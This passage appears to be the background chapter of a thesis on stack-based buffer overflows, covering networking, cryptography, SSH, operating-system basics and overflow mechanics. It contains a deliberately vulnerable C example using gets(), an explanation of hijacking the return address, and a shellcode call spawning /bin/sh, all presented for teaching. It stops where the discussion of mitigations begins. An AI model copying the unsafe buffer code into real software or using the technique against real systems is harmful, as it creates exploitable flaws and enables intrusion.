

Figure 5.2: Web server with clients, a typical client server design. Each client has its own connection to the sever.

Servers are always on, located at a predictable network location. Clients, such as laptops, cell phones etc, can easily be switched off and moved to another network locations without the design of the model breaking. Furthermore, clients only communicate with the server and never directly with each other [16].

A common confusion is to mix up the role computer that acts as a server and a server process. A server host might run many processes, e.g a web server, a database server and a ftp server but it can also run client processes that connect to other servers e.g a DNS client, a DHCP client. A server computer has the characteristic as described above, always on and a predictable network location

with either a fixed IP-address or a domain name bound to it [16].

5.1.3 Transmission Control Protocol

The Transmission Control Protocol (TCP) is one of the pillars of network communication. The main properties of TCP is that is connection oriented and provides reliable data transfer. This means that the protocol ensures that messages are transmitted and received correctly and in order. Furthermore, TCP provides data flow controls allowing sender and receiver to control how much data is sent in a given period, i.e., this helps when a client is overwhelmed or if the link between the hosts are congested [16].



Figure 5.3: The well known TCP three way handshake. SYN, SYNACK and ACK.

A key principle to TCP is the three way handshake. This is how the connection is established. The flow is shown in figure 5.3. The idea is to establish common variables, such as the sequence number to ensure a connection over the unreliable IP connection. Once the connection is established, messages can be transmitted in a reliable fashion. One component that drives this is that all packets that are received are acknowledged by the receiver, thus, any missing packages are re-transmitted [16].

A consequence of the handshake is that it is possible for detect ports on a server is accepting connections without full filling the entire handshake. This is a technique that can be used with Nmap both in terms of stealth and to speed up port scanning [17].

5.1.4 User Datagram Protocol

User Datagram Protocol (UDP) is very much like IP, simple, connectionless and unreliable. The main things that UDP provides is process to process communication and error checking, nothing else. It is a lightweight complement to TCP and is for example used in DNS [16].

5.1.5 Address Resolution Protocol

Kurose and Ross [16] compares Address Resolution Protocol (ARP) to how DNS works. It is used to translate from physical address (often called MAC-addresses) to IP addresses. It is a plug and play protocol which means that it automatically configures the lookup table. This is possible due to how the protocol works.

Each host keeps a MAC/IP mapping table. When a host wants to send a message to an IP address, if the message is in the same subnet, a ARP query message will be sent to the broadcast address asking who has the corresponding IP address, the one that does constructs and answer sends back its MAC address to the initiator. This mapping will be added as an entry to the initiators ARP table. If the IP address is outside the subnet, the message will simply be sent to the first hop router that will take it from there.

5.2 Cryptography

Network communication is inherently insecure. One way of solving this problem is by introducing cryptography. Cryptography can be used to provide two of the three CIA properties, confidentiality and integrity [9]. The following sections will cover how encryption provides confidentiality and how hash functions can be used to provide integrity.

5.2.1 How to Achieve Confidentiality?

The idea behind cryptography is to enable two parties, say A and B, that wants to communicate and at the same time be confident that a third party, say E, is not able to listen in to the communication. This is done by A and B sharing a secret which is used to encrypt messages into unintelligible data. The encrypted message is sent over a network connection and even if E is eavesdropping on the connection they cannot understand anything since they do not have the key. Once either A or B receive a encrypted message they can apply the decryption algorithm to unveil the original plaintext [9, 18].

Stinson [18] formalises a cryptosystem as: A cryptosystem is a five-tuple $\mathcal{P}, \mathcal{C}, \mathcal{K}, \mathcal{E}, \mathcal{D}$ where the following conditions are satisfied:

1. $\mathcal{P}$ is the finite set of possible plaintexts.
2. $\mathcal{C}$ is the finite set of possible chiphertexts.
3. $\mathcal{K}$ is the keyspace, is a finite set of possible keys.
4. For each $K \in \mathcal{K}$, there is an encryption rule $e_K \in \mathcal{E}$ and a corresponding decryption rule $d_K \in \mathcal{D}$. Each $e_k : \mathcal{P} \to \mathcal{C}$ and $d_k : \mathcal{C} \to \mathcal{P}$ are functions such that $d_K(e_K(x)) = x$ for every plaintext element $x \in \mathcal{P}$.

Two ways to achieve confidentiality is thus to use a cryptosystem, the two most common types, symmetric encryption and public-key cryptography are presented in sections 5.2.2 and 5.2.3 respectively.

5.2.2 Symmetric Encryption

Symmetric encryption is the most common way to provide secret communication. A key is shared between the two communicating parties in a secure

fashion and then used to encrypt messages before transit and decrypt them at arrival.



Figure 5.4: Symmetric encryption with eavesdropper.

It is called symmetric since both communicating parties use the same key. This is illustrade in figure 5.4. A commonly used encryption algorithm is AES. AES is a block cipher, which means that the algorithm processes equally sized (e.g 128 bits) blocks of the plain text to produce blocks of ciphertext by encrypting them with the key [9].

5.2.3 Public-key Cryptosystems

The first to publicly publish about public-key cryptosystems was Diffie and Hellman [19] in 1976. Soon thereafter in 1978, Rivest, Shamir, and Adleman [20] published their invention, the RSA cryptosystem. The novelty about public-key cryptosystems is that it allow parties that have never meet to establish a secure channel. As seen in figure 5.5, Alice can encrypt a message to Bob by using his public key. The public key is known to the world but cannot be used to decrypt the message. Only Bob, who is in possession of the private key is able to decrypt the message.

This is done via mathematical functions and it uses one key for encryption and another for decryption, thus this is sometimes called asymmetric encryption. In essence this means that we can publish e_k to everyone but still be sure that d_k



Figure 5.5: Encryption with public-key cryptosystem and eavesdropper.

stays hidden. For example the RSA cryptosystem relies on the computational infeasibility of factoring primes.

Stinson [18] formalise the RSA cryptosystem based on Rivest, Shamir, and Adleman [20] as:

Let $n = pq$, where p and q are primes. Let $\mathcal{P} = \mathcal{C} = \mathbb{Z}_n$, and define

$$\mathcal{K} = \{(n, p, q, a, b) : ab \equiv 1 (\text{mod } \phi(n))\}$$

For $K = (n, p, q, a, b)$, define

$$e_K(x) = x^b \mod n$$

and

$$d_K(y) = y^a \mod n$$

$(x, y \in \mathbb{Z}_n)$.

The values n and b comprise the public key, and tha values p, q and a form the private key.

This was indeed a revolutionary discovery that changed cryptography forever. However, it has not fully replaced symmetric encryption as there is still significant computational overhead. Instead, the best of both worlds are used, public key cryptography to establish a common secret to then use symmetric encryption for the rest of the session [18, 9].

Diffie Hellman Key Exchange

The first public-key algorithm was introduced when Diffie and Hellman [19] introduced public-key cryptography, and it is the well know Diffie Hellman Key Exchange. As mentioned in the previous section, one use of public-key cryptography is to establish a common secret to use for further symmetric encryption and this is the purpose of the algorithm. The security of the algorithm is based on the intractability of solving discrete logarithms[1].

Stallings and Brown [9] formalised the algorithm based on Diffie and Hellman [19] as:

There are two publicly known numbers, a prime q and an integer α that is the primitive root of q. Alice and Bob wants to use the algorithm to share a secret.

Alice begins by randomly selecting $X_A < q$ and computes $Y_A = \alpha^{X_A} \mod q$. Alice sends Y_A to Bob.

Bob does the same thing and selects a random $X_B < q$ and computes $Y_B = \alpha^{X_B} \mod q$. Bob sends Y_B to Alice.

Hence, the X value is the private key and the Y value is public one.

Alice can then calculate the key K as $K = (Y_B)^{X_A}$ and Bob calculates $K = (Y_A)^{X_B}$.

It is easy to see that

$$(Y_A)^{X_B} = (Y_B)^{X_A} = K$$

and thus, Alice and Bob has shared the key K in a secure manner.

5.2.4 How to Achieve Data Integrity?

Integrity is the other pillar of security that cryptography can provide. Integrity protection is needed to mitigate active attackers that intercepts and tries to change messages in transit even in they are encrypted. Thus, the need for data authenticity is needed and this comes in two forms, first the the contents of the data is unaltered and secondly, the source of the data is correct. An obvious way is to encrypt all messages and include some form of error correction. However, this only solves part of the problem and how does one go about

[1]

generating a reliable error correction? This is the purpose hash functions, message authentication codes and digital signatures.

One Way Hash Functions

One can think of one way hash functions as a way to create fingerprints of data. The whole idea being that if the data changes it should alter the fingerprint, not only a little but significantly. This allows us to only store the fingerprint or *hash*[2] in a safe place and let the data be unprotected and still let us verify that its contents is still the same [18, 9].

In essence, the way a one way hash function is supposed to work is given a function $h : \mathcal{X} \to \mathcal{Y}$ and data x, a hash can be calculated as $y = h(x)$. To verify that the data has not been manipulated it is as easy as if $h(x') = y' = y$ then data is the same.

This is due the following properties that a hash function needs to have to be considered secure, as defined by Stinson [18],

1. *Preimage resistance*, which means given a hash y it should be infeasible to find x such that $h(x) = y$.
2. *Second preimage resistance*, which means that given x it should be hard to find another x' such that $x \neq x' : h(x) = h(x')$.
3. *Collision resistant*, which means that it should be hard to find any x, x' such that $x \neq x' : h(x) = h(x')$

A keyed hash function is often used when a message authentication code is required, it basically means that a secret key K is used to influence a hash function and create $h_k(x)$ [18, 9].

Message Authentication Codes

A Message Authentication Code (MAC) is defined by Stallings and Brown [9], as given a message it is the small block of data generated by using a secret key and an algorithm that is able to authenticate that message. Since the secret key is shared between A and B they can know that the message has kept its integrity in transit, both in contents and alleged source.

[2] Also knows as message digest or authentication tag.

A common way to generate a MAC is to use HMAC that is a keyed hash function based on SHA-1. Stinson [18] defines a HMAC with a 512-bit key as the following,

$$HMAC_k(x) = \textit{SHA-1}((K \oplus opad)||\textit{SHA-1}((K \oplus ipad)||x))$$

where $opad$, $ipad$ are constants and x is data[3].

Digital Signatures

Digital signatures is the public-key cryptographic way of providing integrity. The public and private key pair can be used in the reverse order which creates a situation where anyone that has access to the public key[4] can decrypt messages encrypted with the private key. Since the private key is secret and never shared any message that is decryptable must have come from its alleged source, the holder of the private key. Combine this with a secure hash algorithm and a digital signature is created [9].

In essence, the following steps are taken to create a digital signature of the message M (based on [20]) :

1. Calculate a hash of the message using e.g SHA-1. $y = \textit{SHA1}(M)$
2. Bob encrypts the hash with his private key, $s = E_{\textit{Bob's private key}}(y)$
3. The tuple (M, s) is transmitted
4. Alice (or anyone) calculates the hash of M, $y_{\textit{Alice}} = \textit{SHA1}(M)$.
5. Alice decrypts s with Bob's public key, $y = D_{\textit{Bob's public key}}(x)$.
6. Can now compare $y_{\textit{Alice}} = y$ and be assured that Bob signed the message if they match.

Signatures are for example used to verify the identify of web servers and SSH servers [21, 22].

[3] $||$ denotes concatenation

[4] We can assume anyone, that is the whole idea with a public key!

5.3 Secure Shell

Secure Shell (SSH) is a network protocol that enables secure communication over an unsecured network by using various cryptographic techniques. Typically, SSH is used for remote server login and remote command execution, however, it can be used for any network service, i.e, a process that communicates using a application layer protocol, can be secured with SSH [23].

SSH is a typical client-server protocol that runs on the application layer in the TCP/IP stack. Figure 5.6 shows the architecture of the SSH protocol. The layered protocol design is evident in the SSH protocol which consist of the three protocols marked with SSH in the figure; The transport layer-, authentication- and connection protocol [23].



Figure 5.6: Structure of the SSH protocol stack.

The SSH transport layer creates the encrypted tunnel which provide confidentiality, integrity and host based authentication. Diffie-Hellman key exchange (see 5.2.3) is used to share a secret used to establish a symmetrically encrypted tunnel between client and server, a common algorithm used is AES. The Diffie-Hellman parameters are signed with the public key of the server to provide server host authentication, in essence a digital signature that allows the client to check what server it connects to in a cryptographic way (see 5.2.4). HMAC (see 5.2.4) is used to provide data integrity of messages send trough the encrypted tunnel [24]. The authentication protocol is used to authenticate users of SSH clients with the server and it relies on the encrypted tunnel provided by the transport protocol. Authentication can be done using both username and password or by relying on asymmetric cryptography using e.g RSA public-private key pairs (see 5.2.3). The client signs a request with a users private

key and sends it to the server. The server accepts the authentication request if the public key can verify the signature (see 5.2.4) and it is configured to the correct user [25]. Finally, the connection protocol multiplexes the encrypted tunnel into several logical channels that can be used for a wide range of purposes like secure interactive shell sessions and TCP forwarding [26].

5.4 Operating Systems

An Operating System (OS) is a resource manager that efficiently can handle and distribute the hardware resources among different applications. Resources are for example processors (CPUs), memory (RAM), storage (HDD, SSD), graphic cards (GPUs), network interfaces, monitors etc. It also provides services and interfaces to these applications, like functionality to open files, write to the screen etc. In essence, OSs are software used to make running other software[5] easy and efficient. Two of the most important abstraction that an OS provides is the notion of a process and virtual memory which are discussed in the following subsections. This entire section is based on *Operating Systems: Three Easy Pieces* by Arpaci-Dusseau and Arpaci-Dusseau [27], a great book on the fundamentals of operating systems.

5.4.1 Process

The process is one of the most fundamental abstractions that an OS provide. Given a program, i.e. a collection of instructions and data, a process is the running incarnation of that program. A running program means that the code, i.e, the instructions are executed by the CPU. Running means that the instructions the program consists of is executed. The sum of the computers state is essentially what a process is; the memory that belongs to the process, the CPU registers used: e.g. the instruction pointer, stack- and frame pointer, what files the process is working with etc. The process believes that it is the only running program on the computer, but the OS is in control and can easily swap between running processes to give the illusion of programs running simultaneous. Thus, the OS provides the abstraction of an infinite number of CPUs by using the concept of a process.

[5] Today, more commonly known as apps!



Figure 5.7: The creation of a process. Image source: [27]

The OS does a few things when a program is to be transformed into a running process. First, the OS loads the program into memory as shown in Figure 5.7. Then, it will allocate memory for the stack, the heap and will prepare the process with supplied run-time arguments[6]. File descriptors for input, output and error will also be allocated and assigned to the newly created process. Finally, the OS jumps to the main function and starts executing the instructions (or code) associated with the program.

Limited Direct Execution

If the OS allowed the newly created process to run on the CPU without any restrictions, it would completely be out of the OS control once started. Thus, a technique called limited direct execution (LDE) is used, a combination of hardware and software controls that allows the OS to be in control and let processes execute their instructions on CPU. LDE is archived by introducing two main components, processors modes and timer interrupts.

[6]e.g: cat filename.txt, where filename.txt is the run-time argument.

Introduction of processor modes means that certain instructions becomes restricted and must be executed in kernel mode (privilege mode) whiles others are ordinary instructions used by programs that can be executed in user mode (unprivileged mode). These restricted operations will be exposed by the OS to user processes via system calls and can be used to open file, connect to network sockets, execute programs etc. The separation between a user process and the OS is not only to let the OS be in control but the design also allows us to create important security features, like file system permissions. Transfer of control between user mode and kernel mode is done via special instructions called traps, a user process indicates what service it requires (e.g. open a file) by writing a special system call number to a register and then executes the trap instruction. The OS regains control and will catch the exception, figure out what the user process wants based on the system call number, run the appropriate code and then trap back to the user process. Timer interrupts are introduced to let the OS take control from time to time, without them the OS would have no ability to interfere with a running process that does execute any system calls. Thus, timer interrupts are like a safety net for the OS. The instructions to control the timer is of course restricted and once a timer is up, a timer exception is raised, and the OS regains control.

5.4.2 Memory

A process is partly constituted by its memory which is an integral part of every running process, since most instructions mainly reads, writes and moves data around in memory. Memory is simply an array of bytes that can be individually addressed by the CPU to execute the aforementioned instructions. In fact, a CPU needs to access memory in before every instruction, since program code (instructions) is data stored in memory. Just like with the CPUs, there is a limited number of physical memory, but the OS provides a virtualised memory space, called the address space for each process.

A simple address space is shown in Figure 5.8, where the static code instructions and data is located at the top, then memory area for dynamically allocated memory, the heap. All the way at the end of memory is the stack located, where all local variables to functions are stored. The heap and stack are placed in this manner to maximise the memory they can individually use.

A process is only aware of its virtualised address space that is given to it by the OS. This means that the process thinks it has access to the entire memory



Figure 5.8: Example address space. Image source: [27]

by itself. The reason for this design is twofold; firstly, programmers does not have taken any considerations to memory layout, from their point of view it is always the same, secondly, it provides the OS the ability to protect and isolate processes' memory from each other, basically a security feature. All memory references must be translated to physical addresses and this is a core service that the OS and hardware provide.

5.5 Buffer Overflow

Buffer overflows is one of the most common software security flaws and is a vulnerability that can lead to devastating consequences [28, 29, 30, 31]. Buffer overflow vulnerabilities have played an important part in attacks such as Stuxnet and WannaCry [32, 33, 34, 35]. There are different types of buffer overflows, e.g stack based- and heap based buffer overflows. For example, [36] present heap based, [37] present JIT based, and more are discussed in [38, 39, 28]. However, this thesis focuses on stack-based buffer overflows.

The overflow occurs due to lacking boundary control of input data to a buffer, e.g. an array, oversized input will thus, result in corruption of adjacent memory. The consequence of this kind of vulnerability is either denial of service due to crashing the process or ability for the attacker to inject and execute code [10, 39, 40].

Consider the code in listing 5.1,

```
1  // Basic buffer overflow example.
2  // Compile with: gcc bof.c -o bof.o
3  // Run with: ./bof.o
4  #include <stdio.h>
5  int main(int argc, char* argv[]) {
6      char name[8] = "David";
7      char buffer[16];
8      gets(buffer);
9      printf("My name is: %s. The input message is: %s\n",
       name, buffer);
10 }
```

Listing 5.1: Buffer Overflow Example

If the code is executed and given benign input (in this case: *hello*) the program yields:

```
1  $ ./bof.o
2  hello
3  My name is: David. The input message is: hello
```



Figure 5.9: The stack for 5.1 with and without overflow.

Using a malicious input, i.e more than 16 bytes, that overflows the buffer on line 7, it yields:

```
1 ./bof.o
2 aaaaaaaaaaaaaaaaaaaaa
3 My name is: aaaaaa. The input message is:
    aaaaaaaaaaaaaaaaaaaaa
```

The issue with the code in listing 5.1 is symptomatic for buffer overflows. On line 8, a function that does not check that the buffer has sufficient space to store the incoming data.

To understand how stack-based buffer overflows can be exploited it is necessary to understand what and how a stack and a stack-frame work. Each running process on a computer has a virtual address space with a segment allocated to the stack, as described in section 5.4.2.

A stack is an abstract data structure that works with two operations, push and pop, push adds an element to the top of the stack and pop removes the top element. Thus, a stack is a last in first out (LIFO) data structure [41]. A good analogy is to think of a stack of plates in a restaurant and how you take the first one, which is the last one added.

In a typical C function, local variables such as name and buffer in 5.1 are located on the stack as shown by 5.9. Additionally, the consequence of malicious input is evident.

The stack is used to store variables in a data-structure called stack frames, that are used to save state and return address when one function calls another. The base pointer points to the bottom of the stack frame and the stack pointer keeps track of the top of the frame. When a function is complete, the stack pointer will pop the values until it reaches the base pointer, the base pointer will be reset to the calling functions base pointer and the return address will be jumped to [40, 39, 28, 9].

Thus, the stack and the two stack frames for the code in 5.2 are shown in figure 5.10.



Figure 5.10: The state of the stack when executing 5.2

```
1  int foo(int bar) {
2      int foo_local = 35;
3      return bar * foo_local;
4  }
5
6  int main(int argc, char* argv[]){
7      int main_local = 1;
8      foo(main_local);
9      return 0;
10 }
```

Listing 5.2: Example code to show how stack frames work.

Therefore, an attacker can overwrite local variables, stored frame pointer and the stored return address. This is essentially what happens in all stack-based buffer overflow attacks. The goal is to control the return address because then it is possible to jump to arbitrary instruction addresses and start executing code there.

Shellcode

Buffer overflow vulnerabilities makes it possible to inject data into a process and divert the control flow of the instruction pointer. Therefore, injecting code into the buffer and then overwriting the return pointer with the address of the buffer is a common strategy. This type of payload is often called shellcode because the goal of the injected code is to start OS shell [40, 9]. This is accomplished by injecting instructions that constructs a system call (see section 5.4.1) to create a new process, e.g: `execv("/bin/sh","/bin/sh",NULL);`. An example of shellcode is located in appendix C.

5.5.1 Mitigations

Because buffer overflows are a common security vulnerability, significant effort has been put into developing countermeasures and mitigation strategies. The following section is based on mitigations described in Stallings and Brown [9], these techniques are also discussed more in depth in [39, 28].

An account of related work and methods to bypass these mitigations are presented in chapter 6.

Non-Executable Stack

If an adversary can inject shellcode into a buffer on the stack and then force the instruction pointer to jump to the buffers memory location the CPU would start executing the malicious code. The introduction of the non-executable stack in 1997 was a good first mitigation against stack-based buffer overflows [42]. It works by marking certain segments in the address space as non-executable, e.g the stack which effectively thwarts the attack. This defence needs hardware support, the ability to handle the non-execute bit (NX-bit) in the CPUs memory management unit, to be implemented efficiently.

In the Windows world this is called Data Execution Prevention (DEP) and has been around since service pack 2 of Windows XP [43].

Stack Canary

